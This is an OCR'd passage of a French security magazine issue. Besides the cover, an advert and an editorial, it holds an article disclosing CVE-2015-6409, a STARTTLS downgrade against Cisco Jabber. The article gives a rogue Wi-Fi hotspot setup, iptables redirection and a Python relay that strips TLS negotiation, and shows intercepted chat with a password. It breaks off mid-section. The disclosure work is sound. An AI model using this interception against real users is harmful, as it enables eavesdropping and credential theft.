MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 84 - F: 8,90 € - RD
N° 84 MARS / AVRIL 2016
France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 $ CAD

RÉSEAU *DISPONIBILITÉ / WEB*

Découverte de HAProxy, le couteau suisse des infrastructures en haute disponibilité

p. 70

SOCIÉTÉ *VIE PRIVÉE / DROIT*

Offrir IPv6 à ses utilisateurs : quelles sont les implications juridiques ?

p. 66

CRYPTO *SURVEILLANCE / PRNG*

Les preuves d'une backdoor de la NSA dans la primitive cryptographique Dual_EC_DBRG

p. 76

DOSSIER : PLAN DE CONTINUITÉ D'ACTIVITÉ

DISASTER RECOVERY : OUTILS & ORGANISATION

p.30

1 - Quels protocoles réseaux pour construire une infrastructure sur plusieurs datacenters ?
2 - Stockage distribué : améliorer la résilience sans sacrifier les performances
3 - Bases de données multi-sites avec Cassandra
4 - Concevoir et organiser un plan de continuité d'activité

PENTEST CORNER

Comment réaliser des tests d'intrusion sur les objets connectés

p. 12

FORENSIC CORNER

Analyser en temps réel des événements de sécurité avec un SIEM

p. 20

EXPLOIT CORNER

Downgrade STARTTLS appliqué au client Cisco Jabber

p. 04

~~4,99~~ **0,99** € HT/mois (1,19 € TTC)*
À partir de

MANAGED WORDPRESS

100 % PERFORMANCE

- **NOUVEAU !** Espace Web **illimité avec SSD**
- **NOUVEAU !** Bases de données **illimitées sur SSD**
- **NOUVEAU ! PHP 7 avec OPcache**
- Trafic **illimité**
- Comptes email **illimités**
- **2 Go de RAM** garantis

100 % SÉCURITÉ

- **NOUVEAU ! Protection contre les attaques DDoS avec NGINX** pour encore plus de performance, de fiabilité et de sécurité
- **Géo-redondance :** hébergement simultané dans des data centers distincts
- 1&1 CDN avec Railgun™
- 1&1 SiteLock

100 % CONFORT

- **NOUVEAU !** L'**Assistant WP** vous guide dans l'installation et dans le choix du design
- **Inclus : thèmes prêts à l'emploi**
- **Assistance 24/7**
- Support Expert WordPress
- 1&1 Community

1 MOIS POUR ESSAYER ★★★★★

1 CLIC POUR CHANGER DE PACK ★★★★★

1 APPEL UN EXPERT VOUS RÉPOND ★★★★★

0970 808 911
(appel non surtaxé)

1&1

1and1.fr

*Les packs Managed WordPress sont à partir de 0,99 € HT/mois (1,19 € TTC) pour un engagement minimum de 12 mois. À l'issue des 12 premiers mois, les prix habituels s'appliquent. Certaines fonctionnalités citées ne sont pas disponibles dans tous les packs. Offres sans durée minimum d'engagement également disponibles. Conditions détaillées sur 1and1.fr. Rubik's Cube® utilisé avec l'accord de Rubik's Brand Ltd. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

ÉDITO

VOUS REPRENDREZ BIEN UN PEU DE SOUVERAINETÉ ?

Après un début d'année 2016 anxiogène en matière de privation de nos vies privées, les députés ont choisi de détendre l'atmosphère en nous inventant un (nouveau) grand projet numérique souverain. Cette habitude française est née avec le plan-calcul de 1966, et depuis, nos élus et hauts fonctionnaires ont des tonnes d'idées de projets grandioses pour le rayonnement numérique du pays et son indépendance vis-à-vis du reste du monde.

Je ne vais pas les citer tous, mais le dernier en date, le Cloud souverain, pourrait faire sourire si l'État n'avait pas investi, à fond perdu, 150 millions d'euros.

Pourtant l'appétence technique de nos élus et leurs fausses bonnes idées en matière d'innovation technologique devraient nous avoir échaudés depuis un moment. De Christine Albanel et son désormais célèbre pare-feu dans OpenOffice **[1]** en passant par la longue agonie de la HADOPI et à qui l'on essaie de refiler toute sorte de missions pour continuer de justifier son existence, la liste est longue. À quelques exceptions près, force est de constater que la plupart de nos représentants ont bien du mal à saisir les enjeux du numérique. Et l'on peut légitimement se demander si les personnes leur soufflant à l'oreille quelle doit être la stratégie de l'État n'ont pas quelques intérêts dans le domaine et n'espèrent pas, par leurs conseils « éclairés », rafler quelques juteux appels d'offres.

Ainsi, dans leur omniscience, les parlementaires ont adopté le 20 janvier un amendement **[2]** demandant la création d'un « Commissariat à la souveraineté numérique chargé de la création d'un système d'exploitation souverain ». Pour qui connaît les ressorts de l'administration, cela signifie que sous l'égide d'un parlementaire, une brochette d'énarques va charger une poignée de polytechniciens de rédiger un appel d'offres d'« assistance à maîtrise d'ouvrage » (AMOA pour les intimes) dans le but de recruter une armée de consultants facturés à plus de 1500 € HT par jour. Ces derniers seront chargés de conduire une étude de faisabilité (premier livrable) puis de rédiger un appel d'offres pour la réalisation de l'OS souverain (second livrable). L'étude va grosso modo expliquer en des termes choisis pour ne pas vexer les parlementaires qui, dans leur grande sagesse, ont initié ce projet, que même Google ne s'est pas risqué à créer un OS en partant de zéro, mais que le logiciel libre c'est compatible avec la « souveraineté ». En scénario 1, les consultants vont proposer de prendre des briques open source et rajouter quelques couches nationales pour obtenir un OS souverain à moindre coût (comme celui de la Corée du Nord). En scénario 2, il sera envisagé de tout réécrire (kernel, bibliothèques, logiciels), mais le budget risque de dépasser celui d'un porte-avion (ce qui serait tout de même dommage pour quelque chose que personne n'utilisera). Le scénario 2 vous paraît déraisonnable? Il l'est. Mais cela donnera l'illusion aux décideurs du Commissariat de décider quelque chose. Tout consultant facturé à plus de 1.000€ par jour sait quand il doit faire preuve d'humilité devant les puissants afin qu'ils aient l'impression qu'il n'est là que pour les assister dans leurs réflexions et non faire les choix à leur place.

Après avoir rendu un arbitrage très sage et très éclairé en comité de direction en faveur du scénario 1, le Commissariat décidera de passer à la phase deux de l'AMOA qui est la rédaction des documents constitutifs de l'appel d'offres pour la livraison dudit « système d'exploitation souverain ». Si les consultants sont aguerris, ils sauront convaincre le commissariat qu'un dialogue compétitif **[3]** est la forme de marché la plus adaptée, ce qui leur permettra de justifier une bonne année de prestation de conseil supplémentaire. Un an plus tard, connaissant par cœur les noms des enfants, petits-enfants et arrières-petits-enfants de tous les membres du Commissariat, les consultants n'auront même pas besoin d'argumenter pour les convaincre qu'ils seraient les plus à même de piloter le titulaire du marché de réalisation en charge de concevoir le « système d'exploitation souverain ». La signature d'un avenant à l'AMOA pour le transformer en AMOE (assistance à maîtrise d'œuvre) ne sera plus qu'une formalité signée sur un coin de table à la fin d'un déjeuner offert par les consultants. Les membres du Commissariat étant très pris, ils ne sont en effet disponibles pour les réunions d'étape avec le chef de projet qu'entre midi et deux. Un an ou deux plus tard, dans une indifférence quasi générale, le titulaire du marché de réalisation livrera, un peu piteusement, une Debian avec quelques logos français ainsi que Firefox, Thunderbird et GnuPG préinstallés. Fin de l'histoire.

Et voilà comment deux sociétés engloutissent en un temps record des dizaines de millions d'euros pour les lubies de parlementaires trop attentifs aux lobbys qui leur font profiter de leur « vision stratégique ».

Cedric Foll / @follc / cedric@miscmag.com

[1] Ce qui ne l'a pas discrédité dans le monde de l'IT puisque qu'elle est maintenant directrice exécutive chargée de la communication chez Orange…

[2] http://www.assemblee-nationale.fr/14/amendements/3318/CION_LOIS/CL129.asp

[3] http://blogueexpertise.com/2014/10/27/regard-sur-dix-annees-dexistence-du-dialogue-competitif-en-france/

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Responsable publicité :
Black Mouse Communication Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

CVE-2015-6409 : DOWNGRADE STARTTLS APPLIQUÉ AU CLIENT CISCO JABBER

Renaud DUBOURGUAIS

Expert Sécurité chez Synacktiv – renaud.dubourguais@synacktiv.com

mots-clés : CISCO / JABBER / STARTTLS / MITM

La fin de l'année 2015 a été plutôt mouvementée pour Cisco. La société a publié pas moins d'une centaine d'avis de sécurité dans le courant du mois de décembre. Je vous épargne la description de chacun d'entre eux et m'attarderai plus particulièrement sur celui affectant le client Cisco Jabber de la version 9 à la version 11.1. Nous avons signalé la vulnérabilité associée à Cisco le 4 août 2015. Elle a été rendue publique sous l'identifiant CVE-2015-6409 le 24 décembre au soir à 18h30, juste avant l'ouverture du champagne et le début d'un marathon sans fin de toasts de foie gras **[1]**.

1 Cisco Jabber for dummies

En tant que détenteur de la société Jabber Inc depuis 2008, la société Cisco se devait de mettre à disposition des entreprises une solution de communication intégrant le fameux service de messagerie instantanée du même nom. Il lui fallait également proposer une offre de communication unifiée capable de concurrencer Microsoft Lync (anciennement OCS) déjà sur le marché depuis plusieurs années. C'est donc au cours de l'année 2012 que la société a dévoilé la solution « Jabber for Everyone » mettant en avant le fameux client Cisco Jabber.

Cette solution a pour principal objectif de fournir un outil de communication tout-en-un aux utilisateurs finaux d'une entreprise en s'intégrant aux infrastructures Cisco Unified Communications Manager (CUCM) déjà existantes. Un employé peut désormais profiter de l'ensemble des technologies de communication Cisco au sein d'un même logiciel : passer des appels téléphoniques, participer à des visioconférences, transférer des fichiers, mais également discuter avec ses collègues au travers du service de messagerie instantanée Jabber. Comme nous le montre la figure 1, plus besoin de téléphone physique sur son bureau, tout passe par Cisco Jabber.




Figure 1 : Architecture Cisco Unified Communications Manager intégrant Cisco Jabber.

Cisco Jabber est également devenu au fil du temps multiplateforme. Au moment de la rédaction de cet article, des versions pour Windows, Windows Phone, Mac OS, iOS, BlackBerry et Android étaient disponibles.

Avant 2014, une importante limitation demeurait tout de même : il était nécessaire d'ouvrir un VPN vers l'entreprise pour bénéficier en toute sécurité des fonctionnalités Cisco Jabber lors d'un déplacement. Cela pouvait se révéler peu évident pour les utilisateurs, notamment sur des terminaux mobiles. Cisco a donc dévoilé en 2014 la solution Expressway permettant d'accéder à l'ensemble des services de communication de son entreprise, y compris la VoIP et la messagerie instantanée, au travers de Cisco Jabber et ce sans VPN.




Figure 2 : Architecture simplifiée Cisco Unified Communications Manager intégrant Cisco Jabber et Expressway.

Mis à part quelques complexités techniques permettant de traverser plusieurs niveaux de filtrage (notamment pour la VoIP), le composant Expressway n'est ni plus ni moins qu'un relais SIP pour la partie VoIP et un relais XMPP pour la partie Jabber vers l'infrastructure CUCM interne de l'entreprise. La figure 2 schématise de manière simplifiée une infrastructure CUCM intégrant Expressway.

Note

Notons que, hormis les canaux SIP et XMPP, il existe également un canal de contrôle HTTPS entre Cisco Jabber et l'infrastructure CUCM permettant notamment la récupération de la configuration de Cisco Jabber lors de la première connexion. Ce canal n'est néanmoins pas détaillé dans le présent article.

De là, tout utilisateur de l'entreprise peut se connecter aux services de communication Cisco de l'entreprise sans VPN pour parler à un collègue ou passer un appel depuis son numéro professionnel, et ce depuis n'importe où y compris un point d'accès Wi-Fi.

Cependant, qui dit « absence de VPN » pose la question de savoir qui est chargé de la sécurité de la communication. En pratique, il s'agit du client Cisco Jabber qui a la responsabilité de vérifier qu'aucune personne ne parvient à écouter ce qui se dit au téléphone ou au travers des messages XMPP.

Là où il est aisé de vérifier que la communication est correctement sécurisée sur des canaux HTTPS ou SIP, étant donné que les deux parties discutent directement au travers de TLS, il n'en est pas forcement de même sur des canaux alternatifs comme XMPP où l'utilisation d'une surcouche TLS se négocie...

2 Downgrade STARTTLS

2.1 STARTTLS c'est quoi ?

Comme XMPP, plusieurs protocoles tels que IMAP, POP3, SMTP et LDAP sont à la base des protocoles dits « plain text ». Cela signifie que l'ensemble des données transite en clair sur le réseau. Toute entité en mesure d'écouter une communication de ce type peut alors extraire ces données, quel que soit leur niveau de confidentialité.

Nous comprendrons vite que pour des protocoles censés faire transiter des e-mails, des messages instantanés ou des requêtes d'authentification cela peut s'avérer particulièrement gênant.

C'est donc pour résoudre ce problème que l'extension STARTTLS est apparue pour l'ensemble de ces protocoles. Celle-ci a pour but d'indiquer aux différentes parties en présence que la communication qui suit doit rester confidentielle et qu'elle doit donc être encapsulée dans un flux TLS. **Il est important de retenir qu'il s'agit ici d'une négociation entre le client et le serveur qui a lieu en clair sur le réseau**. La communication débute donc en clair puis, si besoin, bascule en chiffré. La figure 3 schématise ce fonctionnement.




Figure 3 : Négociation STARTTLS au cours d'une communication.

Du point de vue d'un attaquant écoutant passivement la communication, celui-ci observera un ensemble de paquets en clair, une négociation STARTTLS puis des paquets chiffrés.

Étant donné que les seuls éléments intéressants du point de vue de l'attaquant sont les paquets en clair (ce sont les seuls dont il peut lire et manipuler le contenu facilement), nous allons tout particulièrement nous intéresser à la négociation STARTTLS qui se déroule en clair sur le réseau de la manière suivante (la figure 4 résume ces différentes étapes) :

1. signalement par le serveur qu'il supporte STARTTLS ;
2. échanges en clair entre les parties (facultatif) ;

3. démarrage de la négociation STARTTLS par le client si la suite des échanges requiert TLS et si le serveur supporte STARTTLS (notons que le serveur peut imposer l'usage de TLS, dans un tel cas il refusera de discuter tant qu'une négociation STARTTLS n'a pas lieu) ;
4. acquittement du démarrage de la négociation par le serveur ;
5. négociation et création de la session TLS (la même connexion TCP est ici réutilisée) ;
6. échanges chiffrés entre les deux parties.




Figure 4 : Détails d'une négociation STARTTLS.

Comme nous pouvons le constater aux points 1 et 3, la négociation STARTTLS est initiée uniquement si les deux parties supportent cette extension et si l'une d'entre elles l'impose.

La question est donc maintenant la suivante : que se passe-t-il si l'étape 1 n'a pas lieu, à savoir que le serveur ne signale pas au client qu'il supporte STARTTLS ? Eh bien, en pratique cela dépend de l'implémentation ou de la configuration du client. En effet, si celui-ci est configuré pour continuer à discuter en clair et si le serveur ne supporte pas STARTTLS, l'ensemble des échanges sera donc réalisé en clair. À l'inverse, si le client est développé de manière à refuser toute discussion si le serveur ne supporte pas STARTTLS, la connexion TCP sera fermée.

Maintenant, gardons à l'esprit que l'étape 1 est réalisée en clair sur le réseau et qu'aucun mécanisme permettant de garantir l'intégrité du flux n'est mis en œuvre ici. Un attaquant pouvant intercepter les communications entre les parties est donc en mesure de modifier, mais également de supprimer du contenu au sein du flux et cela inclut l'annonce du support de l'extension STARTTLS. Suivant son implémentation, cela pourrait conduire le client à continuer à parler en clair sur le réseau et donc permettre à l'attaquant d'intercepter les données qui sont censées transiter au sein d'une session TLS.

Notons cependant que le serveur peut également imposer une négociation STARTTLS. Dans un tel cas, si le client n'initie aucune négociation (car l'annonce du support de l'extension a été préalablement supprimée du flux par l'attaquant), le serveur peut décider de fermer la connexion TCP.

Pour se prémunir de ce type de comportement, l'attaquant doit alors réaliser une étape supplémentaire, à savoir initier une session STARTTLS de son côté avec le serveur tout en laissant le client parler en clair. Une fois cette étape réalisée, il ne lui reste plus qu'à jouer le rôle de relais entre les deux parties. De là, la communication entre l'attaquant et le client transite en clair tandis que la communication entre l'attaquant et le serveur transite au travers d'une session TLS comme l'illustre la figure 5. Cette attaque est plus connue sous le nom de *Downgrade STARTTLS*.

Notons qu'il ne s'agit pas d'un nouveau type de vulnérabilité, mais bien d'une attaque qui a fait au cours des dernières années de nombreuses victimes, principalement au sein des plateformes e-mails sur les protocoles IMAP, SMTP et POP3.

2.2 Cas appliqué au protocole XMPP

Étant donné que la négociation STARTTLS a lieu au cours de la discussion entre le client et le serveur, celle-ci est donc dépendante du protocole sous-jacent et définie dans des RFC différentes. Dans le cas qui nous intéresse, la RFC 6120 définit cette négociation dans le cadre d'une communication XMPP **[2]**. Le même fonctionnement précédemment présenté s'applique donc ici. En effet, un attaquant en mesure d'intercepter une négociation STARTTLS XMPP observera les messages suivants :




Figure 5 : Schéma d'une attaque classique de Downgrade STARTTLS.

1. Ouverture d'un flux XMPP par le client :

```
<stream:stream
    xmlns='jabber:client'
    xmlns:stream='http://etherx.jabber.org/streams'
    to='server.tld' version='1.0'>
```

2. Acquittement de l'ouverture du flux XMPP par le serveur avec annonce du support de l'extension STARTTLS par le serveur Jabber. Nous noterons la présence de la balise **<required/>** signalant au client qu'une négociation STARTTLS est requise par le serveur pour continuer la communication :

```
<stream:stream
    xmlns='jabber:client'
    xmlns:stream='http://etherx.jabber.org/streams'
    from='server.tld' id='stream_id_1' version='1.0'>
    <stream:features>
            <starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'>
                <required/>
            </starttls>
        </stream:features>
```

3. Démarrage de la négociation STARTTLS par le client :

```
<starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'/>
```

4. Acquittement du démarrage par le serveur Jabber :

```
<proceed xmlns='urn:ietf:params:xml:ns:xmpp-tls'/>
```

5. Négociation et ouverture de la session TLS.

6. Échanges XMPP chiffrés (dont l'authentification de l'utilisateur).

En appliquant le concept de l'attaque précédente au cas du protocole XMPP, un attaquant peut donc aisément conduire le client Jabber à continuer à parler en clair sur le réseau en manipulant les différents échanges XMPP, notamment :

- en supprimant l'annonce du support de STARTTLS lors du message 2 afin de conduire le client à ne jamais envoyer un message **<starttls/>** ;
- en injectant une négociation STARTTLS (étape 3) entre lui et le serveur afin que celui-ci ne ferme pas la connexion TCP (n'oublions pas la balise **<required/>**) ;
- en relayant les messages entre le client et le serveur à l'exception de ceux propres à la négociation STARTTLS que le client n'a pas besoin de connaître.

Notons bien entendu qu'il faut que le client accepte de continuer de parler en cas d'absence d'une surcouche TLS (pour rappel, ce comportement dépend de l'implémentation ou de la configuration du client).

3 Cisco Jabber vs. Downgrade STARTTLS

Maintenant que nous connaissons la théorie, prenons le cas pratique du client Cisco Jabber. Ce logiciel reste très basique concernant les paramètres de configuration manipulables. Nous noterons notamment l'impossibilité de configurer la couche transport : impossible de forcer l'utilisation de TLS par exemple. En réalité beaucoup de paramètres sont négociés au moment de la connexion entre le client et le serveur sans laisser la possibilité à l'utilisateur d'intervenir : la sécurité de la couche transport est concernée. Essayons donc de réaliser l'attaque par *Downgrade STARTTLS* vue précédemment.

3.1 Environnement de test

Avant d'aller plus loin, nous avons besoin d'un environnement de test. Pour coller le plus possible à la réalité, nous choisirons ici le cas d'un point d'accès Wi-Fi qu'un employé de l'entreprise cible pourrait utiliser pour se connecter aux passerelles Expressway de son entreprise (points d'accès du café ou fast-food du coin par exemple).

Créer un point d'accès a pour avantage de réceptionner l'ensemble des flux réseau d'une victime sans avoir à réaliser d'attaques actives du type *ARP spoofing* ou assimilées. La figure 6 illustre le schéma d'attaque choisi.




Figure 6 : Schéma d'attaque à l'aide d'un point d'accès Wi-Fi.

La création d'un point d'accès est devenue aujourd'hui une chose simple et bien documentée grâce à des outils tels que **hostapd** sous Linux par exemple. Par exemple, le fichier de configuration **hostapd** qui suit crée un nouveau point d'accès ouvert nommé BuckStar_WiFi :

```
interface=wlan0
driver=nl80211
ssid=BuckStar_WiFi
hw_mode=g
channel=7
auth_algs=1
ctrl_interface=/var/run/hostapd
```

La mise en place d'un serveur DHCP et DNS pour gérer automatiquement les nouvelles connexions aux points d'accès est également indispensable. Pour cela, l'outil **dnsmasq** avec la configuration suivante suffit amplement :

```
interface=wlan0
resolv-file=/etc/resolv.conf
dhcp-range=wlan0,192.168.10.100,192.168.10.200,4h
```

Afin de finaliser la mise en place de l'environnement, il faut pouvoir donner accès à Internet aux victimes. Pour cela, une règle NAT à l'aide de **iptables** doit être définie sur le point d'accès (**eth0** est l'interface réseau menant à Internet) :

```
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
# sysctl -w net.ipv4.ip_forward=1
```

De là, toute machine se connectant à votre point d'accès aura accès à Internet tout comme si elle était connectée à celui du café du coin. La victime pourra donc se connecter aux passerelles Expressway de son entreprise à l'aide de Cisco Jabber.

3.2 Exploitation de la faille CVE-2015-6409

Maintenant que l'environnement est configuré, il reste une dernière étape pour arriver à la faille CVE-2015-6409 : écrire le code permettant de faire la phase d'interception de la négociation STARTTLS au moment opportun et jouer le relais entre le client et le serveur Jabber.

Connaissant maintenant les spécifications d'une négociation STARTTLS, nous savons qu'au moment où le serveur annonce le support de l'extension STARTTLS, le code d'exploitation doit prendre la main afin de :

- ne pas en avertir le client pour qu'il continue de nous parler en clair ;
- négocier de son côté la session TLS avec le serveur afin que celui-ci ne coupe pas la connexion TCP ;
- relayer tous les paquets autres que ceux liés à la négociation STARTTLS.

La portion de code Python suivante permet de réaliser ces opérations :

```
p = server_sock.recv(BUFSIZE)

# capture de l'annonce du serveur (non relayée au client)
if b"<starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'><required/></
starttls>" in p:
    # démarrage de la négociation STARTTLS avec le serveur
    server_sock.send(b"<starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'/>")

    # lecture du paquet <proceed/>
    tmp = server_sock.recv(BUFSIZE)
    if b"proceed" not in tmp:
        stderr.write("wrong server response: %r\n" % tmp)
        exit(1)

    # wrap TLS de la socket (début de la session TLS)
    # toutes les communications suivantes seront chiffrées
    server_sock = ssl.wrap_socket(server_sock, suppress_ragged_eofs=True)

    # reset du stream XMPP
    # (nécessaires vis-à-vis des spécifications XMPP)
    server_sock.send(('<stream:stream xmlns:stream="http://etherx.jabber.
org/streams" version="1.0" xmlns="jabber:client" to="%s" xml:lang="en"
xmlns:xml="http://www.w3.org/XML/1998/namespace">' % D OMAIN).encode('utf8'))

    # lecture de l'acquittement du serveur
    tmp = server_sock.recv(BUFSIZE)

else:
    # envoi des autres paquets au client
    client_sock.send(p)
```

Nous noterons la présence de la variable **DOMAIN** lors de la réinitialisation du flux XMPP. Cette information est en réalité transmise préalablement par le client dans le tout premier message XMPP et peut donc être connue de l'attaquant.

> **Note**
> **Pour les curieux, la totalité du POC est disponible sur le site de la société Synacktiv [3].**

Maintenant que nous avons à notre disposition le code d'exploitation, il faut encore rediriger les flux Jabber provenant du client Cisco Jabber vers notre script, et ce de manière transparente pour le client. Le port par défaut utilisé par le client Jabber est le port TCP 5222. L'opération peut être faite à l'aide d'une règle **iptables** :

```
# iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 5222 -j
DNAT --to-destination 192.168.10.1:5222
```

Cette règle permet de rediriger tout paquet à destination du port TCP 5222 vers notre point d'accès où le script est en écoute.

De là, tout paquet Jabber provenant du client Cisco Jabber sera intercepté par le script Python. Étant donné qu'aucune contrainte au niveau du client Cisco Jabber n'impose la mise en œuvre d'un chiffrement, le script va parfaitement jouer son rôle et à aucun moment le client ne tentera de chiffrer sa communication. En tant qu'attaquants,

nous pouvons désormais écouter les communications en provenance et à destination de la victime :

```
[...]
<message from='dubourguair@server.tld/jabber_XXXXX' id='uid:X
XXX0098:0000XXXX:000000XX' to='dudeks@server.tld' type='chat'
xml:lang='en' xmlns='jabber:client'>
   <body>What's the password of server A?</body>
[...]
</message>

<message to='dubourguair@server.tld' from='dudeks@server.tld/
jabber_XXXXX' id='uid:XXXXXe38:663XXXXX:000000XX' type='chat'>
   <body>The password is: Effile!.&amp;€cergo</body>
[...]
</message>
[...]
```

Notons que cette exploitation fonctionne sur les versions Windows, iPhone, iPad et Android de Cisco Jabber, de la version 9 à 11.1.

3.3 Impact d'une exploitation avancée

Cette vulnérabilité a bien évidemment un impact sur la confidentialité des échanges entre employés d'une entreprise. Cependant, une exploitation poussée permet d'aller un peu plus loin.

3.3.1 Vol des mots de passe utilisateurs

